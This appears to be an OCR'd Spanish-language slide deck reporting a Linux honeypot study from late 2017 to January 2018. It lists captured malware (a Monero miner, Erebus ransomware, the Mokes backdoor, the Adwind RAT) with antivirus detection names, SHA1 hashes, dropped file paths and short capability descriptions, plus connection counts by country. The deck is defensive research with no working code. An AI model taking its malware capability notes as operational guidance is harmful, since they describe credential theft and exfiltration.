
Linux/Bitcoinminer

Ad-Aware	✔
AegisLab	✔
AhnLab-V3	Linux/Bitcoinminer.166114.B
Alibaba	
ALYac	✔
Antiy-AVL	RiskWare[RiskTool]/Linux.BitCoinMiner.a

Generic Miner Trojan for Linux OS is designed to mine the Monero (XMR) cryptocurrency.

DrWeb

Mineros !!
BOTNETS!!



21-Nov-2017

28-Nov-2017


Muy aburrido.. Incitemos al T-REX

GNU HEALTH Desktop

Varios Mineros Después ...

Un invitado no esperado/Un Troyano de Navidad

16-Dic-2017
23-Dic-2017



/home/health/Escritorio/m_preset12452025mm

sha1:ffebffc89a0b417e56dea3fdce962ee54f7ce00f

```
sha1:d43d4341ec29efa5750235f3acc0c8546efd6f5d /usr/lib/x86_64-linux-gnu/tumbler-1/plugins/tumbler-pixbuf-thumbnailer.so
sha1:5a2011573bfc657e7608c9d6a357742cc3199123 /usr/lib/x86_64-linux-gnu/tumbler-1/plugins/tumbler-font-thumbnailer.so
sha1:dd0c2c386090cdebdafe7de59b592061389fbdd6 /usr/lib/x86_64-linux-gnu/tumbler-1/plugins/tumbler-jpeg-thumbnailer.so
sha1:5a71dfba70156bab94e44f0f8d7efc6952ac2b18 /usr/lib/x86_64-linux-gnu/tumbler-1/plugins/cache/tumbler-xdg-cache.so
sha1:ffebffc89a0b417e56dea3fdce962ee54f7ce00f /home/health/Escritorio/m_preset12452025mm
sha1:bb7e11dd26244579987722d60c50c9602817a4207 /usr/bin/exo-open
sha1:fcc5e45b878bfa0f77682d7d303d8dc9db150f5d /usr/bin/xterm
sha1:bb0ad559c4438729b6df160a5fae4814a98f0960 /usr/lib/x86_64-linux-gnu/libXft.so.2.3.2
sha1:d37bfcf0a9fbb35855de6fd36dcfbd9c451efc86 /usr/lib/x86_64-linux-gnu/libXaw7.so.7.0.0
sha1:b7f11768b2d0fd09efa535a2c2757a9b83a9ebb6 /usr/lib/x86_64-linux-gnu/libXmu.so.6.2.0
```

Erebus Linux Ransomware

Antivirus	Resultado
Ad-Aware	Trojan.Ransom.BRN
AegisLab	Troj.Linux.Agent!c
AhnLab-V3	Linux/Erebus.487166
ALYac	Trojan.Ransom.Linux.Gen
Antiy-AVL	Trojan/Linux.Agent.dp

EREBUS consists of ELF binaries (Linux executables) targeting both 32-bit and 64-bit systems.The ransomware targets specific files, file types, and folders on the target system.

MCAFEE

/home/medicaterm65/reppo2

sha1:3790284950a986bc28c76b5534bfe9cea1dd78b0

```
sha1:17694f30f4dbc3d6cfab3e2a71b20ba5fbc0c069 /usr/lib/python2.7/dist-packages/gtk-2.0/gio/_gio.x86_64-linux-gnu.so
sha1:e29de08491243ce1d8784b9d90590bff00158dd1 /usr/lib/python2.7/dist-packages/gtk-2.0/gio/unix.x86_64-linux-gnu.so
sha1:5cc646c785143e6cf77bdba4d2db930804dc23f0 /usr/lib/python2.7/dist-packages/gtk-2.0/pango.so
sha1:7e3afabcad082828f64cd72cf5518f1f2b3f2ab6 /usr/lib/python2.7/dist-packages/gtk-2.0/atk.so
sha1:869f039882fcd802ee05f95ab89a6c6325cb1f56 /usr/lib/python2.7/dist-packages/gtk-2.0/pangocairo.so
sha1:f69edcbe1b9daa2f11d64f61e4f0c12ed7be9342 /usr/lib/python2.7/lib-dynload/_ssl.x86_64-linux-gnu.so
sha1:e72eaf4670155ff68fb798c55aa1e0c785e07cf8 /usr/lib/python2.7/lib-dynload/_hashlib.x86_64-linux-gnu.so
sha1:737e789043912461e85c33473ec148b7d5e87475 /usr/lib/python2.7/lib-dynload/_json.x86_64-linux-gnu.so
sha1:3790284950a986bc28c76b5534bfe9cea1dd78b0 /home/medicaterm65/reppo2
sha1:3790284950a986bc28c76b5534bfe9cea1dd78b0 /home/medicaterm65/.local/share/.mozilla/firefox/profiled
sha1:3790284950a986bc28c76b5534bfe9cea1dd78b0 /home/medicaterm65/.local/share/.dropbox/DropboxCache
```


Troyano Linux Mokes

Antivirus	Resultado
Ad-Aware	Backdoor.Linux.Agent.X
AegisLab	Backdoor.Linux.Mokes!c
AhnLab-V3	Linux/Mokes.5554404
ALYac	Backdoor.Agent.Linux.gen
Arcabit	Backdoor.Linux.Agent.X

This malware may send out system information to a remote server. Additionally, the malware can capture audio recordings and take screenshots periodically that are sent to its control server.


telussecuritylabs

7-Ene-2018




No Suficiente...

Gamer Desktop



Ratas!! / Troyano Steam ??

11-Ene-2018
17-Ene-2018



/home/z3zclan/gg.jar

sha1:a8acc84fdfb708f905e8c39dd4d2c83cdfe29061

```
sha1:e9be584db8fd628539062ec0a6cf0dd95bd54aac /usr/lib/x86_64-linux-gnu/gio/modules/libgioremote-volume-monitor.so
sha1:6379cc07193e5be22f8f617da8146cb1568af8cf /usr/lib/x86_64-linux-gnu/gvfs/libgvfscommon.so
sha1:7b58578278fd6f559826cc1bd420e4e56774742c /usr/lib/x86_64-linux-gnu/gio/modules/libgvfsdbus.so
sha1:6f18831b7d0324a76768527962048f7d0aa12f8f /usr/lib/x86_64-linux-gnu/gio/modules/libgiognomeproxy.so
sha1:63a2a48512ccdd8581b5eac9a1348781ddc12cf5 /usr/lib/x86_64-linux-gnu/gio/modules/libdconfsettings.so
sha1:a8acc84fdfb708f905e8c39dd4d2c83cdfe29061 /home/z3zclan/gg.jar
sha1:6a13a59de98eb367ec9853556826cedc443f205d /usr/lib/jvm/java-8-openjdk-amd64/jre/lib/jexec
```

Java/Adwind

Ad-Aware	Java.Trojan.Adwind.BM
AegisLab	Troj.Java.Adwind.qlc
AhnLab-V3	Java/Adwind
Arcabit	Java.Trojan.Adwind.AM
Avast	Java:Malware-gen [Trj]

It’s a cross-platform (Windows, Mac OSX, Linux, and Android)

Can steal credentials, record and harvest keystrokes, take pictures or screenshots, film and retrieve videos, and exfiltrate data.

trendmicro

Troyano Steam ??

Archivo no encontrado


El archivo que buscas no está en nuestra base de datos.

Ir a la página principal | Intentar otra búsqueda

Descontrol !!

Navegación Dudosa, Tor Proxys, DDoS, Stalker

Ene-2018



El Honeypot fue apagado definitivamente el Sábado 20 De Enero del 2018


Resultados

Pais	Conexiones
China	30
Estados Unidos	24
Rusia	19
Ucrania	9
Alemania	6
Francia	4
Brasil	1
Corea	1
Ecuador	1
Singapur	1
Canada	1


29 Octubre 2017 - 20 de Enero 2018

97 Logeos exitosos

Resultados



Hubo 34 eventos en donde se descarago malware identificado por VT al honeypot


Norwegian Sea
Greenland
Iceland
Northwestern Passages
Canada
Hudson Bay
Sweden
Finland
Russia
Norway
United Kingdom
Ireland
Denmark
Poland
Belarus
Germany
Ukraine
France
Austria
Romania
Kazakhstan
Mongolia
Italy
Spain
Portugal
Uzbekistan
Kyrgyzstan
Turkmenistan
Greece
Turkey
Syria
Iraq
Iran
Afghanistan
Pakistan
China
South Korea
Japan
Sea of Japan
North Atlantic Ocean
United States
Tunisia
Morocco
Algeria
Libya
Egypt
Western Sahara
Saudi Arabia
India
Nepal
Myanmar (Burma)
Thailand
Philippine Sea
Mauritania
Mali
Niger
Chad
Sudan
Yemen
Oman
Gulf of Aden
Arabian Sea
Bay of Bengal
Vietnam
Philippines
South China Sea
Gulf of Thailand
Mexico
Gulf of Mexico
Cuba
Puerto Rico
Guatemala
Caribbean Sea
Nicaragua
Guinea
Burkina Faso
Ghana
Nigeria
South Sudan
Ethiopia
Gulf of Guinea
Laccadive Sea
Malaysia
Somalia
Kenya
Gabon
DRC
Indonesia
Venezuela
Guyana
Suriname
Colombia
Ecuador
Tanzania
Banda Sea
Brazil
Peru
Angola
Zambia
Mozambique
Bolivia
Namibia
Zimbabwe
Botswana
Madagascar
Indian Ocean
Paraguay
Chile
South Atlantic Ocean
Australia
Uruguay
South Africa
Argentina
Great Australian Bight
Arafura Sea


15

8

4

2

1



